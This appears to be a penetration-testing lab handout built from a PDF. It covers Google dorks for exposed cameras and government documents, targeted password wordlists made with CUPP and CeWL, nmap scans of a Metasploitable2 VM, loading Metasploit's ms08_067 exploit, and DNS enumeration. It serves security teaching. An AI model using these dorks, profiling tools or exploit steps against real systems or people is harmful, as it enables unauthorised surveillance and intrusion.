
MP3, Movie, and PDF files

Nowadays almost no one downloads music after Spotify and Apple Music appeared on the market. However, if you're one of those classic individuals who still download legal music, you can use this dork to find mp3 files:

```
intitle: index of mp3
```

The same applies to legal free media files or PDF documents you may need:

```
intitle: index of pdf intext: .mp4
```



Live cameras

Have you ever wondered if your private live camera could be watched not only by you but also by anyone on the Internet?

The following Google hacking techniques can help you fetch live camera web pages that are not restricted by IP.

Here's the dork to fetch various IP based cameras:

```
inurl:top.htm inurl:currenttime
```

To find WebcamXP-based transmissions:

```
intitle:"webcamXP 5"
```

And another one for general live cameras:

```
inurl:"lvappl.htm"
```

There are a lot of live camera dorks that can let you watch any part of the world, live. You can find education, government, and even military cameras without IP restrictions.


Government documents

Sensitive government documents are the last thing that should be exposed on the internet, but with dorks they aren't too hard to find, as shown below:

```
allintitle: restricted filetype:doc site:gov
```

13. Security breaches

- <https://haveibeenpwned.com>
- <https://haveibeenzuckered.com/>




14. Profiling users for password lists

- **Lists of commonly used passwords are available for download and are stored locally on Kali in the /usr/share/wordlists directory.**

Fortunately, Common User Password Profiler (CUPP) allows the pentester to generate a wordlist that is specific to a particular user. It is not installed by default in the latest version of Kali; it can, however, be installed by entering the following command in the terminal:

```
sudo apt install cupp
```

This will download and install the tool. CUPP is a Python script, and it can be simply invoked from the CUPP directory by entering the following command:

```
root@kali:~# cupp -i
```

This will launch CUPP in interactive mode, which prompts the user for specific elements of information to use in creating wordlists. An example is shown in *Figure 2.25*:

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.6 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [43.3
MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [16
2 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [223 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [9
07 kB]
Fetched 63.3 MB in 1min 50s (575 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
946 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
(kali㉿kali)-[~]
$ sudo apt install cupp
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  cupp
0 upgraded, 1 newly installed, 0 to remove and 946 not upgraded.
Need to get 13.3 kB of archives.
After this operation, 60.4 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 cupp all 0.0+20190501
.git986658-6 [13.3 kB]
Fetched 13.3 kB in 5s (2,806 B/s)
Selecting previously unselected package cupp.
(Reading database ... 339907 files and directories currently installed.)
Preparing to unpack .../cupp_0.0+20190501.git986658-6_all.deb ...
Unpacking cupp (0.0+20190501.git986658-6)
```

```
(kali㉿kali)-[~]
$ cupp -i

cupp.py!                                # Common
                                         # User
                                         # Passwords
                                         # Profiler
                                         [ Muris Kurgas | j0rgan@remote-exploit.org ]
                                         [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: dark
> Surname: bright
> Nickname: dark11
> Birthdate (DDMMYYYY): 12122000

> Partners) name: brightheat
> Partners) nickname: darkmode
> Partners) birthdate (DDMMYYYY): 12122300

> Child's name: brightheatdark
> Child's nickname: brightdark
> Child's birthdate (DDMMYYYY): 12202111

> Pet's name: Tom
> Company name: Tom&Jerry

> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hello , world
> Do you want to add special chars at the end of words? Y/[N]: N
> Do you want to add some random numbers at the end of words? Y/[N]:21005
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to dark.txt, counting 5228 words.
[+] Now load your pistolero with dark.txt and shoot! Good luck!
```

15. Creating custom wordlists for cracking passwords

```

└─[root@kali]─[/home/kali]
# cewl www.google.com -w google.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

└─[root@kali]─[/home/kali]
# cat google.txt
Google
Search
https
policies
google
com
Images
Maps
Play
YouTube
News
Gmail
Drive
More
Web
History
Settings
Sign

```

These texts extracted from the web pages sometimes include the HTML comments that are left by the developers, which can be very useful for performing more informed attacks.

16.Nmap

> nmap -T4 -Ss -o <ipaddress/bits>

```

└─[root@kali]─[~]
# nmap -T4 -Ss -o 192.168.253.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-10 15:52 EDT
Nmap scan report for 192.168.253.2
Host is up (0.0002s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    filtered domain
MAC Address: 00:50:56:E1:86:92 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: specialized
Running: VMware Player
OS CPE: cpe:/a:vmware:player
OS details: VMware Player virtual NAT device
Network Distance: 1 hop

Nmap scan report for 192.168.253.129
Host is up (0.00094s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:CA:DD:8E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```

Msfconsole

search ms08_067

```
[root@kali:~]# msfconsole
search ms08_067
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
```

```
#####      #####
####      #####
##      #####
#####      #####
#####
# #  ## #  #  ##
#####
##  ##  ##  ##
https://metasploit.com

=[ metasploit v6.2.9-dev           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post      ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > search ms08_067
Matching Modules
=====
# Name                               Disclosure Date   Rank    Check Des
cription
-
-
0 exploit/windows/smb/ms08_067_netapi 2008-10-28     great Yes   MS0
8-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
=====
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://gith
                           ub.com/rapid7/metasploit-framework/w
                           iki/Using-Metasploit
RPORT          445         yes        The SMB service port (TCP)
SMBPIPE        BROWSER     yes        The pipe name to use (BROWSER, SRVSV
C)
```


Practical 3

Aim: Practical on enumerating host, port, and service scanning

NOTE: Tool that we are going to use for enumerating host, port and for service scanning is nmap. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides several features for probing computer networks, including host discovery and service and operating system. Our Target Machine will be metasploitable2 and target live hosts will be packtpub.com and cyberhia.com Port Scanning

You will need to run the target machine metasploitable2 and check the ip address of the machine using the command ifconfig



```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
nsfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:56:60:d6  
          inet addr:192.168.159.129 Bcast:192.168.159.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe56:60d6/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:45 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:71 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:4957 (4.8 KB) TX bytes:7282 (7.1 KB)  
             Interrupt:17 Base address:0x2000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:92 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:92 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)  
  
nsfadmin@metasploitable:~$
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

[Install Tools](#)

[Remind Me Later](#)

[Never Remind Me](#)

Using Kali perform port scanning using nmap on the target machine by running the given command shown below

```
kali@kali: ~
File Actions Edit View Help
rtt min/avg/max/mdev = 0.364/0.563/0.961/0.144 ms

[(kali㉿kali)-[~]]$ sudo nmap -v -p 0-65535 -A 192.168.159.129 -oA metasploitable2
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 06:56 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:56
Completed NSE at 06:56, 0.00s elapsed
Initiating NSE at 06:56
Completed NSE at 06:56, 0.00s elapsed
Initiating NSE at 06:56
Completed NSE at 06:56, 0.00s elapsed
Initiating ARP Ping Scan at 06:56
Scanning 192.168.159.129 [1 port]
Completed ARP Ping Scan at 06:56, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:56
Completed Parallel DNS resolution of 1 host. at 06:56, 0.15s elapsed
```

You will be able to identify the operating system and the target machine's open port details

```
kali@kali: ~
File Actions Edit View Help
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2022-10-01T06:59:07-04:00
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  1.15 ms 192.168.159.129

NSE: Script Post-scanning.
Initiating NSE at 06:59
Completed NSE at 06:59, 0.00s elapsed
Initiating NSE at 06:59
Completed NSE at 06:59, 0.00s elapsed
Initiating NSE at 06:59
Completed NSE at 06:59, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 161.50 seconds
Raw packets sent: 65590 (2.887MB) | Rcvd: 65552 (2.623MB)
```

View the output file created which stores all the scan results in metasploitable.nmap

```
(kali㉿kali)-[~]
$ ls
Desktop    metasploitable2.gnmap  Music      Public     Videos
Documents   metasploitable2.nmap  Pictures   sublist3r
Downloads   metasploitable2.xml  profiles.csv  Templates

(kali㉿kali)-[~]
$
```

Using the cat command you can display the contents of the file

```
kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
$ cat metasploitable2.nmap
# Nmap 7.92 scan initiated Sat Oct  1 06:56:37 2022 as: nmap -v -p 0-65535 -A
- oA metasploitable2 192.168.159.129
Nmap scan report for 192.168.159.129
Host is up (0.0012s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.159.131
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
```

Enumerations of Hosts

Using the cat command, you can display the contents of the file


```
kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
$ sudo nmap -sS -O 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:05 EDT
Nmap scan report for 192.168.159.129
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
```


Using the cat command you can display the contents of the file

```
kali@kali: ~
File Actions Edit View Help
└── (kali㉿kali)-[~]
$ sudo nmap -sV 192.168.159.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:06 EDT
Nmap scan report for 192.168.159.129
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
```


Go to start Menu and enter Legion and open it.



Enter your root password



Using Legion we can also perform enumeration and search for open service ports



Specify the IP Subnet and Bits as shown and click on submit

Add host(s) to scan separated by semicolons

192.168.108.130/24

IP(s), Range(s), and Host(s)

Ex: 192.168.1.0/24; 10.10.10.10-20; 1.2.3.4; bing.com

Mode Selection

• Easy Hard

Easy Mode Options

✓ Run nmap host discovery ✓ Run staged nmap scan

Timing and Performance Options

Paranoid Sneaky Polite Normal Aggressive Insane

Port Scan Options

• TCP Stealth SYN FIN NULL Xmas TCP Ping UDP Ping Fragment

Host Discovery Options


Disable Default ICMP • TCP SYN TCP ACK Timestamp Netmask

Custom Options

Additional arguments: -sV -O

Submit **Cancel**

After submitting it will start scanning all the available hosts in that subnet and you will see the Windows XP and Metasploitable2 Operating systems also displayed in the scan.



DNS Enumeration

1. To find out the host IP Address, IPv6 address and Mail Servers

```
kali㉿kali:~ 
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ host packtpub.com
packtpub.com has address 104.22.1.175
packtpub.com has address 104.22.0.175
packtpub.com has address 172.67.31.83
packtpub.com has IPv6 address 2606:4700:10::6816:1af
packtpub.com has IPv6 address 2606:4700:10::6816:af
packtpub.com has IPv6 address 2606:4700:10::ac43:1f53
packtpub.com mail is handled by 10 eu-smtp-inbound-1.mimecast.com.
packtpub.com mail is handled by 10 eu-smtp-inbound-2.mimecast.com.
packtpub.com mail is handled by 15 packtpub-com.mail.protection.outlook.com.
```

2. To find out the host name servers and mail servers

```
└─(kali㉿kali)-[~]
$ host -t ns packtpub.com
packtpub.com name server eva.ns.cloudflare.com.
packtpub.com name server max.ns.cloudflare.com.

└─(kali㉿kali)-[~]
$ host -t mx packtpub.com
packtpub.com mail is handled by 15 packtpub-com.mail.protection.outlook.com.
